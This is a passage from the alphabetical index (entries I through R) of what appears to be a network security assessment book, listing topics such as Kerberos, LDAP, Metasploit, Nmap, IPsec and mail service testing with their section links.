manual querying, [Manual WHOIS Querying](#)

enumeration countermeasures, [Enumeration Countermeasures](#)

IP WHOIS, [IP WHOIS](#)

querying tools and examples, [IP WHOIS Querying Tools and Examples-Using WHOIS web interfaces](#)

querying search engines and websites, [Querying Search Engines and Websites-Searching LinkedIn](#)

recap of enumeration techniques, [Enumeration Technique Recap](#)

SMTP probing, [SMTP Probing](#)

Internet-based social engineering, [Internet-based social engineering](#)

Internet-exposed services, identifying with Shodan, [Using Shodan](#)

Internet-Wide Scan Data Repository, [Using Shodan](#)

interpreted languages, arbitrary code execution through, [System Access and Execution Context](#)

investigation of materials obtained, [Common Network Service Assessment Recap](#)

invoker servlets (JBoss), [Web Consoles and Invoker Servlets](#)

IP addresses

cross-referencing AS numbers with IP address blocks, [BGP Enumeration](#)

internal, revealing, [Revealing Internal IP Addresses](#)

IP WHOIS, [IP WHOIS-BGP Enumeration](#)

reverse IP lookup with DomainTools, [DomainTools](#)

IP ID analysis, [IP ID Analysis-Stealth IP ID scanning with Nmap](#)

stealth IP ID scanning with Nmap, [Stealth IP ID scanning with Nmap](#)

using Nmap, [IP ID sampling with Nmap](#)

using Scapy, [IP ID sampling with Scapy](#)

IP network scanning, [IP Network Scanning-Network Scanning Countermeasures](#)

bulk vulnerability scanning, [Bulk Vulnerability Scanning](#)

countermeasures for, [Network Scanning Countermeasures](#)

IDS and IPS evasion, [IDS and IPS Evasion-Network Scanning Recap](#)

initial scanning with Nmap, [Initial Network Scanning with Nmap-Low-Level IP Assessment](#)

low-level IP assessment, [Low-Level IP Assessment-Vulnerability Scanning with NSE](#)

recap of techniques, [Network Scanning Recap](#)

revealing internal IP addresses, [Revealing Internal IP Addresses](#)

IP protocols (local), [Local IP Protocols-Local Network Discovery Recap](#)

DHCP, [DHCP-Active DHCP attacks](#)

identifying local gateways, [Identifying Local Gateways](#)

internal routing protocols, [Internal Routing Protocols-IPv6 Network Discovery](#)

IPv6 network discovery, [IPv6 Network Discovery-Identifying Local Gateways](#)

LLMNR, NBT-NS, and mDNS, [LLMNR, NBT-NS, and mDNS](#)

PXE, [PXE](#)

WPAD, [WPAD](#)

IPC (interprocess communication)

anonymous access to IPC share via SMB, [Anonymous IPC Access via SMB](#)

Microsoft share via SMB, [SMB](#)

[iplist.net](#), [Cross-Referencing DNS Datasets](#)

IPMI services, [IPMI](#)

IPsec, [Reading memory structures for gain](#), [IPsec-PPTP](#)

exploitable weaknesses, [Exploitable IPsec Weaknesses](#)

aggressive mode IKE group enumeration, [Aggressive mode IKE group enumeration](#)

aggressive mode IKE PSK cracking, [Aggressive Mode IKE PSK Cracking](#)

attacking XAUTH, [Attacking XAUTH](#)

IKE assessment, [IKE Assessment](#)

ISAKMP, IKE, and IKEv2, [ISAKMP, IKE, and IKEv2](#)

packet format, [Packet Format](#)

testing services, recap, [VPN Testing Recap](#)

VPN client variables, [Obtaining VPN configuration files](#)

IPv4

headers, [Low-Level IP Assessment](#)

scanning, [IPv4 scanning](#)

IPv6

address enumeration via forward grinding, [IPv6 Host Enumeration](#)

network discovery, [IPv6 Network Discovery](#)

implementing malicious IPv6 overlay network, [Intercepting local IPv6 traffic](#)

intercepting local IPv6 traffic, [Intercepting local IPv6 traffic](#)

local host enumeration, [Local IPv6 host enumeration](#)

review of local IPv6 configuraton, [Reviewing local IPv6 configuration](#)

scanning, [IPv6 scanning](#)

IRIX, heap management algorithm, [The heap](#)

IRPAS, [Internal Routing Protocols](#)

ISAKMP (Internet Security Association and Key Management Protocol),
[ISAKMP, IKE, and IKEv2](#)

ISC BIND

fingerprinting name servers, [Fingerprinting](#)

vulnerabilities, [BIND](#)

iSCSI, [iSCSI](#)

iterative assessment approach, [An Iterative Assessment Approach](#)

J

Jasper, [Apache Tomcat](#)

Java

application server components, [The Application Tier](#)

exploiting in attack on Chrome, [Attacker Economics](#)

memory safety, [Adversarial Goals](#)

Java Debug Wire Protocol (JDWP), [JDWP](#)

JavaScript, [System Access and Execution Context](#), [Presentation-Tier Data Formats](#)

JBoss

fingerprinting with clusterd, [Framework and Data Store Profiling](#)

testing, [JBoss Testing-Apache Struts](#)

automated vulnerability scanning, [Automated JBoss Scanning](#)

exploiting MBeans, [Exploiting MBeans](#)

exploiting RMI distributed garbage collector, [Exploiting the RMI Distributed Garbage Collector](#)

identifying MBeans, [Identifying MBeans](#)

known vulnerabilities, [Known JBoss Vulnerabilities](#)

server profiling via HTTP, [Server Profiling via HTTP](#)

web consoles and invoker servlets, [Web Consoles and Invoker Servlets](#)

JDWP (Java Debug Wire Protocol), [JDWP](#)

JexBoss utility, [Automated JBoss Scanning](#)

JMX console

enumerating MBeans via, [Enumerating MBeans via HTTP](#)

interacting with MBeans manually, [Over HTTP](#)

John the Ripper, [Internal Routing Protocols](#)

cracking leaked LDAP passwords, [Obtaining Sensitive Data](#)

cracking NTLMv2 hashes, [LLMNR, NBT-NS, and mDNS](#)

cracking RIPv2 MD5 hashes, [Cracking authentication keys](#)

OSPF attacks, [OSPF](#)

Joomla, [Framework and Data Store Profiling](#)

exploitable flaws in, [PHP CMS Packages](#)

JSESSIONID values, application servers, [Cookie analysis](#)

just-in-time (JIT) compilers, [The text segment](#)

K

Kali Linux, [Your Testing Platform](#)

updating, [Updating Kali Linux](#)

KDC (Key Distribution Center), [Kerberos](#)

KDC master keys, [Kerberos Keys](#)

keep-alive sessions, [Support for persistent connections and caching](#)

Kerberos, [Kerberos-VNC](#)

attack surface, [Kerberos Attack Surface](#)

hardening servers, [Service Hardening and Countermeasures](#)

implementation flaws, [Kerberos Implementation Flaws](#)

in Negotiate authentication, [HTTP authentication mechanisms](#)

keys, [Kerberos Keys](#)

local attacks, [Local Attacks](#)

active downgrade and offline brute-force, [Active downgrade and offline brute-force](#)

passive network sniffing, [Passive network sniffing](#)

password hash, Kerberos key, and ticket compromise, [Password hash, Kerberos key, and ticket compromise](#)

messages, [Kerberos](#)

ticket format, [Ticket Format](#)

Microsoft PAC fields, [Microsoft PAC fields](#)

unauthenticated remote attacks, [Unauthenticated Remote Attacks](#)

brute-force password grinding, [Brute-force password grinding](#)

realm enumeration, [Realm enumeration](#)

username enumeration, [Username enumeration](#)

kernel exploits, [Attacker Economics](#)

key block

generation during DH key exchange, [DH key exchange](#)

generation during RSA key exchange, [Generating the master secret and key block](#)

key exchange

client certificate and key exchange in TLS, [Client Certificate and Key Exchange](#)

in TLS, [Key Exchange and Authentication-ECC](#)

server certificate and key exchange in TLS, [Server Certificate and Key Exchange](#)

key generation and handling (X.509 certificates), [Key generation and handling](#)

keyboard-interactive SSH authentication, [Supported authentication mechanisms](#)

keys (Kerberos), [Kerberos Keys](#)

compromising, [Password hash, Kerberos key, and ticket compromise](#)

“The Known Unknowns”, [Private vulnerability sources](#)

L

LDAP, [LDAP-Kerberos](#)

attacks on LDAP servers, [LDAP](#)

authentication, [LDAP Authentication](#)

brute-force password grinding in, [Brute-Force Password Grinding](#)

directory structure, [LDAP Directory Structure](#)

fingerprinting and anonymous binding, [Fingerprinting and Anonymous Binding](#)

layers when using TLS, [LDAP Operations](#)

obtaining sensitive data from, [Obtaining Sensitive Data](#)

operations, [LDAP Operations](#)

server implementation flaws, [LDAP Server Implementation Flaws](#)

structures and attributes in Microsoft Active Directory, [LDAP Directory Structure](#)

libraries (TLS), [Identifying the TLS Library and Version](#)

LinkedIn, searching, [Searching LinkedIn](#)

Linux

heap management algorithm, [The heap](#)

Kali Linux for penetration testing, [Your Testing Platform](#)

Linux kernel, public bug tracker, [Public vulnerability sources](#)

local OS command execution via MySQL, [Local OS command execution via MySQL](#)

security features, [Compiler and OS Security Features](#)

LLMNR (Link-Local Multicast Name Resolution), [Local IP Protocols, LLMNR, NBT-NS, and mDNS](#)

poisoning attacks, [LLMNR, NBT-NS, and mDNS](#)

load balancers, [System Components, Identifying Proxy Mechanisms](#)

identifying presence of proxy load balancer, [Identifying Proxy Mechanisms](#)

in web application presentation tier, [Load Balancers](#)

local IP protocols (see IP protocols (local))

local network discovery, [Local Network Discovery-Local Network Attack Countermeasures](#)

attack countermeasures, [Local Network Attack Countermeasures](#)

data link protocols, [Data Link Protocols-Root bridge takeover](#)

local IP protocols, [Local IP Protocols-Local Network Discovery Recap](#)

recap of attack techniques, [Local Network Discovery Recap](#)

log files, examining, [Reviewing Exposed Content](#)

logic flaws, [Logic Flaws and Other Bugs](#)

LOGIN authentication (SMTP), [Brute-Force Password Grinding](#)

Logjam attacks (TLS), [SSL and TLS protocol weaknesses](#)

Loki, [Internal Routing Protocols](#)

advertising new OSPF route with, [OSPF](#)

OSPF attacks, [OSPF](#)

LSARPC, [Querying LSARPC and SAMR interfaces](#)

RID cycling via, [Querying LSARPC and SAMR interfaces](#)

Lucky 13 attacks, [Mitigating TLS Exposures](#), [Weak cipher suites](#)

mitigation within web applications, [Lucky 13 and RC4 byte bias mitigation within web applications](#)

M

MAC addresses

mapping IPv4 addresses to, in ARP cache, [ARP cache poisoning](#)

removing MAC filter on Ethernet adapters, [802.3 Ethernet Testing](#)

macof utility, creating CAM table overflow, [CAM table overflow](#), [Root bridge takeover](#)

mail server software packages, vulnerabilities in, [Remotely Exploitable Flaws](#)

mail services, assessing, [Assessing Mail Services-Mail Services Countermeasures](#)

countermeasures when hardening mail systems, [Mail Services Countermeasures](#)

IMAP, [IMAP-Mail Services Testing Recap](#)

mail protocols, [Mail Protocols](#)

POP3, [POP3-IMAP](#)

recap of testing tactics, [Mail Services Testing Recap](#)

SMTP, [SMTP-Sending email](#)

mailing lists for security vulnerabilities, [Mailing Lists](#)

malicious PHP file creation, [System Access and Execution Context](#)

malloc function, [The heap](#)

man-in-the-middle (MITM) attacks, ARP cache poisoning, [ARP cache poisoning](#)

managed security service providers (MSSPs), [SMTP](#)

Management Information Base (MIB), SNMP, [SNMP](#)

MapReduce, [Apache Hadoop](#)

marshalling, [Application-Tier Data Formats](#)

(see also [serialization](#))

master secret generation, [Generating the master secret and key block, DH key exchange](#)

MBeans, [Identifying MBeans](#)

enumerating via HTTP, [Enumerating MBeans via HTTP](#)

enumerating via RMI registry service, [Enumerating MBeans via the RMI registry service](#)

exploiting, [Exploiting MBeans](#)

over HTTP, [Over HTTP](#)

McGraw, Gary, [A Taxonomy of Software Security Errors](#)

MD5 cryptographic hash

Digest authentication via, [HTTP authentication mechanisms](#)

weaknesses in, X.509 signatures, [Signature algorithm flaws](#)

mDNS (multicast DNS), [Local IP Protocols, LLMNR, NBT-NS, and mDNS, Multicast DNS](#)

media types, [Presentation-Tier Data Formats](#)

Memcached, [Memcached](#)

querying and extracting key-values, [Memcached](#)

memory

processor registers and, [Processor Registers and Memory](#)

reading from, [Reading from Memory](#)

runtime memory layout, [Runtime Memory Layout](#)

data and BSS segments, [Data and BSS segments](#)

heap, [The heap](#)

stack, [The stack](#)

text segment, [The text segment](#)

writing to, [Writing to Memory](#)

overwriting memory structures for gain, [Overwriting memory structures for gain](#)

memory safety, programming languages and, [Adversarial Goals](#)

message transfer agents (MTAs), [SMTP](#)

message types (ICMP), [ICMP](#), [ICMP Message Types](#)

Metagoofil tool, [Google Search](#)

Metasploit, [Exploitation of Vulnerabilities](#), [Your Testing Platform](#)

Apache Struts DefaultActionMapper, exploiting, [Exploiting the DefaultActionMapper](#)

CDP frame manipulation, [CDP](#)

JBoss vulnerability scanning with, [Automated JBoss Scanning](#)

MBeans, exploiting, [Over HTTP](#)

Microsoft SQL Server, authenticated modules for, [Authenticating and Evaluating Configuration](#)

MySQL modules, authenticated, [Authenticated MySQL Attacks](#)

obtaining link-local addresses via router advertisement, [Local IPv6 host enumeration](#)

Oracle Database exploitable flaws, [Privilege Escalation and Pivoting](#)

Oracle SID values, grinding, [Oracle SID Grinding](#)

PostgreSQL brute-force password grinding, [Brute-Force Password Grinding](#)

PostgreSQL, authenticated modules for, [Authenticated PostgreSQL Attacks](#)

querying RMI registry service, [Enumerating MBeans via the RMI registry service](#)

search directive, [Known FTP Vulnerabilities](#)

Shodan search module, [Using Shodan](#)

SNMP community dictionary, [SNMP community string and password grinding](#)

testing SSH public key, [Enumerating valid keys](#)

tomcat_mgr_deploy module, [The Manager Application](#)

vhost scanner module, [Enumerating Valid Hosts](#)

Metasploitable 2, [Deploying a Vulnerable Server](#)

MIB (Management Information Base), SNMP, [SNMP](#)

Microsoft

PXE boot sequence, [PXE](#)

web applications, protocols in application tier, [The Application Tier](#)

web servers, additional types of authentication supported, [HTTP authentication mechanisms](#)

Microsoft .NET, memory safety, [Adversarial Goals](#)

Microsoft Active Directory

LDAP service in, [LDAP](#)

structures and attributes in, [LDAP Directory Structure](#)

Microsoft ASP.NET, [Microsoft ASP.NET](#)

Microsoft DNS server, defects of, [Microsoft DNS](#)

Microsoft Exchange (see Exchange servers)

Microsoft HTTP extensions, [Microsoft HTTP extensions](#)

Microsoft IIS

 fingerprinting using WhatWeb, [Server and Application Framework Fingerprinting](#)

 FTP server vulnerabilities, [Known FTP Vulnerabilities](#)

 known vulnerabilities, [Known Microsoft IIS Vulnerabilities](#)

 Windows authentication information leak, [Windows authentication information leak](#)

Microsoft Kerberos implementation

 Kerberos armoring, [Active downgrade and offline brute-force](#)

 Kerberos ticket format, [Ticket Format](#)

 ports used by, [Kerberos Attack Surface](#)

 remotely exploitable flaws, [Kerberos Implementation Flaws](#)

 ticket block encryption and signing, [Ticket block encryption and signing](#)

Microsoft Outlook (see Outlook)

Microsoft services, assessing, [Assessing Microsoft Services-Microsoft Services Countermeasures](#)

 anonymous IPC access via SMB, [Anonymous IPC Access via SMB](#)

 attacking SMB and RPC, [Attacking SMB and RPC-Remote Desktop Services](#)

authenticating and using access, [Authenticating and Using Access](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

identifying exposed RPC services, [Identifying Exposed RPC Services](#)

iterative testing of services, [Attacking SMB and RPC](#)

mapping network attack surface, [Mapping Network Attack Surface](#)

SMB implementation flaws, [SMB Implementation Flaws](#)

hardening steps within Microsoft environments, [Microsoft Services Countermeasures](#)

NetBIOS name and datagram services, [NetBIOS Name Service-SMB](#)

protocols supporting Microsoft Exchange and Outlook, [Assessing Microsoft Services](#)

recap of testing techniques, [Microsoft Services Testing Recap](#)

remote desktop services, [Remote Desktop Services-Microsoft Services Testing Recap](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

RDP implementation flaws, [RDP Implementation Flaws](#)

transport security, [Assessing Transport Security](#)

RPC services, [Microsoft RPC Services](#)

services using open protocols, [Assessing Microsoft Services](#)

services using proprietary protocols, [Assessing Microsoft Services](#)

SMB (Server Message Block), [SMB](#)

Microsoft SQL Server, [Microsoft SQL Server-Authenticating and Evaluating Configuration](#)

authenticating and evaluating configuration, [Authenticating and Evaluating Configuration](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

exploitable vulnerabilities, [Microsoft SQL Server](#)

fingerprinting instances via Nmap, [Microsoft SQL Server](#)

SQL injection attack, [Framework and Data Store Profiling](#)

Microsoft Windows (see Windows)

Microsoft Windows Server

LDAP servers in, weaknesses of, [LDAP Server Implementation Flaws](#)

RPC server in, vulnerabilities, [Identifying Exposed RPC Services](#)

MIME headers, modifying to circumvent content checking, [Content Checking Circumvention](#)

Mimikatz

loading Kerberos tickets into memory, [Passing of tickets](#)

password hash, Kerberos key, and ticket compromise, [Password hash, Kerberos key, and ticket compromise](#)

using to obtain password hashes and keys, [Obtaining secrets](#)

MIT Kerberos, [Kerberos Attack Surface](#)

remotely exploitable flaws, [Kerberos Implementation Flaws](#)

MITM (man-in-the-middle) attacks, ARP cache poisoning, [ARP cache poisoning](#)

modification of ciphertext, [Cryptographic Weaknesses](#)

MongoDB, [MongoDB](#)

known vulnerabilities, [MongoDB](#)

Nmap interrogation of available services, [MongoDB](#)

mountd service (NFS), querying, [NFS](#)

MS-CHAPv2 material, capturing, [PEAP](#)

MSSPs (managed security service providers), [SMTP](#)

MTAs (message transfer agents), [SMTP](#)

MX lookup, reverse, [DomainTools](#)

MX records, querying, [Manual querying](#)

MySQL, [MySQL-PostgreSQL](#)

authenticated attacks, [Authenticated MySQL Attacks](#)

local OS command execution via MySQL, [Local OS command execution via MySQL](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

remotely exploitable flaws, [MySQL](#)

service fingerprinting via Nmap, [MySQL](#)

N

name resolution protocols, local, [Local IP Protocols](#)

name service (NetBios), [NetBIOS Name Service](#)

NASA, listing web servers supporting directory indexing, [Identifying web servers](#)

NAT-PT configuration, [Intercepting local IPv6 traffic](#)

NAT64, [Intercepting local IPv6 traffic](#)

native code execution, goal in attack on Google Chrome, [Attacker Economics](#)

NBT-NS (NetBIOS Name Service), [Local IP Protocols](#), [LLMNR](#), [NBT-NS](#), and [mDNS](#)

poisoning attacks, [LLMNR](#), [NBT-NS](#), and [mDNS](#)

NDP (Neighbor Discovery Protocol), [IPv6 Network Discovery](#)

negative scanning, [UDP](#)

Negotiate authentication, [HTTP authentication mechanisms](#)

Nemesis, [Internal Routing Protocols](#)

RIP protocol attacks, [RIP](#)

setup and configuration in Kali Linux, [RIP](#)

Nessus, [Bulk Vulnerability Scanning](#)

NetBIOS, name and datagram services, [NetBIOS Name Service-SMB](#)

name table entries, [NetBIOS Name Service](#)

querying the name service, [NetBIOS Name Service](#)

Netcraft, querying with, [Querying Netcraft](#)

Netscape SSL, [Assessing TLS Services](#)

network discovery, local (see local network discovery)

network infrastructure testing, [Network infrastructure testing](#)

network scanning tools, [Vulnerability Scanning](#)

network security assessment methodology, [Network Security Assessment Methodology-Your Testing Platform](#)

exploitation of vulnerabilities, [Exploitation of Vulnerabilities](#)

investigation of vulnerabilities, [Investigation of Vulnerabilities](#)

private vulnerability sources, [Private vulnerability sources](#)

public vulnerability sources, [Public vulnerability sources](#)

iterative assessment approach, [An Iterative Assessment Approach](#)

reconnaissance, [Reconnaissance](#)

network services (common), assessing, [Assessing Common Network Services-Service Hardening and Countermeasures](#)

DNS, [DNS-NTP](#)

FTP, [FTP-TFTP](#)

IPMI, [IPMI](#)

Kerberos, [Kerberos-VNC](#)

LDAP, [LDAP-Kerberos](#)

recap of techniques for uncovering vulnerabilities, [Common Network Service Assessment Recap](#)

service hardening and countermeasures, [Service Hardening and Countermeasures](#)

SNMP, [SNMP-LDAP](#)

SSH, [SSH-Telnet](#)

Telnet, [Telnet-IPMI](#)

TFTP, [TFTP](#)

Unix RPC services, [Unix RPC Services-Common Network Service Assessment Recap](#)

VNC (Virtual Network Computing), [VNC-Unix RPC Services](#)

networks

exploiting TLS flaws with network access, [Understanding TLS Vulnerabilities](#)

mapping attack surface for Microsoft services, [Mapping Network Attack Surface](#)

obtaining internal network details with SNMP exploitation, [Exposing useful information via SNMP](#)

reducing attack surface, [Service Hardening and Countermeasures](#)

Nexpose, [Bulk Vulnerability Scanning](#)

NFS (Network File System), [NFS-Apple Filing Protocol](#)

components in RPC services, [Unix RPC Services](#)

enumerating and accessing exports, [NFS](#)

known severe flaws within components, [NFS](#)

listing and mounting NFS exports, [Manually Querying Exposed RPC Services](#)

Nginx, [Attacking Server Software](#)

Coucho Resin 4.0 application server running behind, [Cookie analysis](#)

known defects, [Known Nginx Defects](#)

Nikto web server assessment tool, [Identifying Exposed Content](#)

NIS components, RPC services, [Unix RPC Services](#)

common NIS maps and corresponding files, [Manually Querying Exposed RPC Services](#)

querying NIS and obtaining material, [Manually Querying Exposed RPC Services](#)

NIST National Vulnerability Database, [Public vulnerability sources](#)

NIST SP 800-115, exploitation tasks, [Exploitation of Vulnerabilities](#)

Nmap, [Your Testing Platform](#)

IDS and IPS evasion features, [IDS and IPS Evasion](#)

initial network scanning, [Initial Network Scanning with Nmap-Low-Level IP Assessment](#)

ICMP, [ICMP-TCP](#)

IPv4 scanning, [Bringing Everything Together](#)

IPv6 scanning, [IPv6 scanning](#)

TCP, [TCP-UDP](#)

UDP, [UDP-SCTP](#)

IP ID sampling with, [IP ID sampling with Nmap](#)

stealth sampling, [Stealth IP ID scanning with Nmap](#)

MongoDB enumeration via, [MongoDB](#)

MySQL service fingerprinting, [MySQL](#)

running against valid IPv6 addresses, [Local IPv6 host enumeration](#)

SMTP endpoint fingerprinting, [Service Fingerprinting](#)

vulnerability scanning with NSE, [Vulnerability Scanning with NSE](#)

Node.js, [Node.js](#)

remotely exploitable flaws in modules, [Node.js](#)

nondelivery notification messages (NDNs), [SMTP Probing](#), [SMTP](#)

configuring SMTP servers not to send, [Enumeration Countermeasures](#)

Novell eDirectory servers, [LDAP Server Implementation Flaws](#)

NS lookup, reverse, [DomainTools](#)

NSE (Nmap)

listing scripts from command line, [Vulnerability Scanning with NSE](#)

running default NSE scripts with Nmap, [Vulnerability Scanning with NSE](#)

script categories, [Vulnerability Scanning with NSE](#)

NSEC and NSEC3 enumeration, [NSEC and NSEC3 enumeration](#)

NSID querying with Nmap, [Fingerprinting](#)

nslookup, obtaining MX records with, [Manual querying](#)

NTLM authentication, [Brute-Force Password Grinding](#), [Brute-Force Password Grinding](#), [HTTP authentication mechanisms](#)

NTLM hash, authentication with SMB using, [SMB authentication](#)

O

object-relational database management system (ORDBMS), [PostgreSQL](#)

objects, marshalling/unmarshalling, [Application-Tier Data Formats](#)

OCLHashcat, [Aggressive Mode IKE PSK Cracking](#)

Offensive-Security Exploit Database, [Public vulnerability sources](#), [Your Testing Platform](#)

OID (Object Identifier) values

in LDAP, [Fingerprinting and Anonymous Binding](#)

in SNMP MIB, [SNMP](#)

exposing for Windows SNMP, [Exposing useful information via SNMP](#)

Open Shortest Path First (OSPF), [Local IP Protocols](#)

Open Web Application Security Project (OWASP) Top 10, [Web application testing](#)

OpenLDAP utilities package, [LDAP Operations](#)

OpenSSH, [Fingerprinting](#)

remotely exploitable flaws, [SSH Server Software Flaws](#)

OpenSSL

listing supported cipher suites, [Cipher Suites](#)

public bug tracker, [Public vulnerability sources](#)

TLS heartbeat information leak, [OpenSSL TLS heartbeat extension information leak](#)

OpenVAS, [Bulk Vulnerability Scanning](#)

OpenVPN, getting information on via Google search, [Obtaining VPN configuration files](#)

operating systems

configuration guidelines for, [Configuration review](#)

default TCP/IP values, [TCP/IP Stack Fingerprinting](#)

exposed logic in, [Exposed Logic](#)

heap management algorithms, [The heap](#)

identifying for TLS services, [Identifying the TLS Library and Version](#)

local OS command execution via MySQL, [Local OS command execution via MySQL](#)

local OS command execution via SQL Server, [Authenticating and Evaluating Configuration](#)

runtime memory layout, [Runtime Memory Layout](#)

security features, [Compiler and OS Security Features](#)

OPTIONS method (HTTP), [Analyzing Server Responses](#)

Oracle Database, [Oracle Database-MongoDB](#)

authenticating with, [Authenticating with Oracle Database](#)

database account password grinding, [Database Account Password Grinding](#)

hardening recommendations, [Data Store Countermeasures](#)

interacting with TNS listener, [Interacting with the TNS Listener](#)

privilege escalation and pivoting, [Privilege Escalation and Pivoting](#)

SID grinding, [Oracle SID Grinding](#)

organizational units (OUs) in LDAP, [LDAP Directory Structure](#)

OS X

heap management algorithm, [The heap](#)

security features, [Compiler and OS Security Features](#)

virtualization software for, [Your Testing Platform](#)

OSI Layer 2

attacking specific VLANs, [Attacking specific VLANs](#)

local network, common attack methods, [Local Network Discovery Recap](#)

MiTM attacks, [Local IP Protocols](#)

OSI Layer 3, attack methods for local networks, [Local Network Discovery Recap](#)

OSI network model, [Data Link Protocols](#)

OSPF (Open Shortest Path First), [OSPF](#)

Outlook

messages sent via, content checking circumvention, [Content Checking Circumvention](#)

protocols supporting, [Assessing Microsoft Services](#)

over-reads, [Adversarial Goals](#)

OWASP vulnerable web applications directory, [Deploying a Vulnerable Server](#)

P

PAC (privilege attribute certificate) data structure, [Ticket Format](#)

Microsoft PAC fields, [Microsoft PAC fields](#)

Packet Storm, [Public vulnerability sources](#)

packets

IPsec, format of, [Packet Format](#)

malformed and fragmented, by SniffJoke, [Data Insertion and Scrambling with SniffJoke](#)

parameters (DH public keys), [DH key exchange](#)

selection of, [DH parameter selection and negotiation](#)

passive network sniffing, Kerberos authentication requests, [Passive network sniffing](#)

passwords

changing user password with long-term key in Kerberos, [Changing a user password with a long-term key](#)

for PostgreSQL, obtaining and cracking password hashes, [Authenticated PostgreSQL Attacks](#)

found in PCFs, decryption of, [Obtaining VPN configuration files](#)

grinding in SNMP with THC Hydra, [SNMP community string and password grinding](#)

leaked via LDAP, cracking, [Obtaining Sensitive Data](#)

MySQL root password, uncovering, [Brute-Force Password Grinding](#)

payload scanning, [UDP](#)

PCFs (profile configuration files), querying via Google search, [Obtaining VPN configuration files](#)

PEAP (Protected EAP), [802.1X PNAC](#)

capturing and cracking PEAP credentials, [PEAP](#)

deploying rogue authenticator to capture MS-CHAPv2 material, [PEAP](#)

penetration testing, [Exploitation of Vulnerabilities](#)

using Kali Linux, [Your Testing Platform](#)

PentesterLab, [Deploying a Vulnerable Server](#)

PGP public key servers, querying, [PGP Public Key Servers](#)

phishing

Internet-based social engineering, [Internet-based social engineering](#)

via SMTP, [Phishing via SMTP-Sending email](#)

landing page preparation, [Landing page preparation](#)

reconnaissance, important details, [Reconnaissance](#)

sending email, [Sending email](#)

PHP

CMS packages written in, [PHP CMS Packages-Apache Tomcat](#)

fingerprinting, [Framework and Data Store Profiling](#)

exploitable vulnerabilities, [PHP](#)

malicious file creation, [System Access and Execution Context](#)

management consoles, [PHP Management Consoles](#)

phpMyAdmin

remotely exploitable flaws, [PHP Management Consoles](#)

weak username/password combinations for, [PHP Management Consoles](#)

physical access, direct, to system components, [System Access and Execution Context](#)

physical, data link, and network layers, [Data Link Protocols](#)

ping, [ARP cache poisoning](#)

ICMP Type 8 message (echo request), [ICMP](#)

identifying IPv6 neighbors using ping6, [Local IPv6 host enumeration](#)

using with Nmap, [ICMPv4 Sweeping with Nmap](#)

PKI, use in Kerberos, [Kerberos Keys](#)

PLAIN authentication (SMTP), [Brute-Force Password Grinding](#)

Plesk management console, [PHP Management Consoles](#)

remotely exploitable flaws, [PHP Management Consoles](#)

PLT (procedure linkage table) entries, [Overwriting memory structures for gain](#)

PNAC (port-based network access control), [802.1X PNAC-CDP](#)

Point-to-Point Tunneling Protocol (see PPTP)

pointer encoding, [Compiler and OS Security Features](#)

pointers, abuse of, [Adversarial Goals](#)

points of presence (POPs), maintained by CDNs, [CDNs](#)

POODLE attacks (TLS), [SSL and TLS protocol weaknesses](#)

POP3, [POP3-IMAP](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

service fingerprinting, [Service Fingerprinting](#)

port isolation settings, [Layer 3 private VLAN bypass](#)

port states

in STP networks, [802.1D STP](#)

returned by Nmap in IPv4 TCP network scan, [TCP](#)

portmapper service (RPC), [Unix RPC Services](#)

POST method (HTTP), [HTTP](#)

Postfix, flaws in, [Remotely Exploitable Flaws](#)

PostgreSQL, [PostgreSQL-Microsoft SQL Server](#)

authenticated attacks, [Authenticated PostgreSQL Attacks](#)

brute-force password grinding, [Brute-Force Password Grinding](#)

PPTP, [PPTP-VPN Testing Recap](#)

fingerprinting services with Nmap, [PPTP](#)

server brute-force password grinding, [PPTP](#)

testing services, recap, [VPN Testing Recap](#)

Preboot Execution Environment (PXE), [Local IP Protocols](#)

premaster secret, [Client Certificate and Key Exchange](#)

generation by peers, in DH key exchange, [DH key exchange](#)

in RSA key exchange and authentication, [RSA key exchange and authentication](#)

presentation tier (web applications), [The Presentation Tier](#)

CDNs, [CDNs](#)

data formats, [Presentation-Tier Data Formats](#)

HTTP in, [HTTP](#)

load balancers, [Load Balancers](#)

TLS in, [TLS](#)

principal long-term keys (Kerberos), [Kerberos Keys](#)

principals (Kerberos), [Kerberos](#)

private keys

exposure through information leaks, [Reading memory structures for gain](#)

extraction through OpenSSL heartbleed flaw, [OpenSSL TLS heartbeat extension information leak](#)

known, X.509 certificates with, [X.509 certificates with known private keys](#)

private VLAN attacks, [Layer 3 private VLAN bypass](#)

privileges, elevation of, [Adversarial Goals](#)

PRNGs (pseudorandom number generators), [Cryptographic Weaknesses](#)

procedure linkage table (PLT) entries, [Overwriting memory structures for gain](#)

processor registers and memory, [Processor Registers and Memory](#)

ProFTPD, vulnerabilities, [Known FTP Vulnerabilities](#)

programming languages

interpreted, arbitrary code execution through, [System Access and Execution Context](#)

with memory safety problems, [Adversarial Goals](#)

promiscuous mode, [802.3 Ethernet Testing](#)

PROPFIND method (HTTP), [WebDAV methods](#)

PROPPATCH method (HTTP), [Analyzing Server Responses](#)

Protected EAP (see PEAP)

protocols

in application tier of web application , [The Application Tier](#)

supported, enumerating for TLS endpoint, [Enumerating Supported Protocols and Cipher Suites](#)

used within web applicaton presentation tier, [The Presentation Tier](#)

proxies

identifying, [Identifying Proxy Mechanisms](#)

misconfigured, abusing, [Identifying Proxy Mechanisms](#)

proximity, close, system access through, [System Access and Execution Context](#)

PSK (pre-shared key) authentication, [Supported transform enumeration, Aggressive mode IKE group enumeration](#)

aggressive mode IKE PSK cracking, [Aggressive Mode IKE PSK Cracking](#)

PTR records, querying, [DNS Zone Transfer Techniques](#), [Reverse DNS Sweeping](#)

Pure-FTPd, vulnerabilities, [Known FTP Vulnerabilities](#)

PUT method (HTTP), [Analyzing Server Responses](#), [PUT and DELETE](#)

PXE (Preboot Execution Environment), [PXE](#)

attacks in PXE environments, [PXE](#)

Python, [System Access and Execution Context](#)

Q

Qualys, [Bulk Vulnerability Scanning](#)

R

Rails, [Attacking Server Software](#), [Rails-Node.js](#)

exploitable vulnerabilities in gems used by, [Rails](#)

identifying its presence, [Rails](#)

remotely exploitable flaws, [Rails](#)

using an application's secret token, [Using an Application's Secret Token](#)

Rapid7

Metasploit, [Exploitation of Vulnerabilities](#)

(see also Metasploit)

Metasploitable 2, [Deploying a Vulnerable Server](#)

Nexpose, [Bulk Vulnerability Scanning](#)

RC2 cipher, [Weak cipher suites](#)

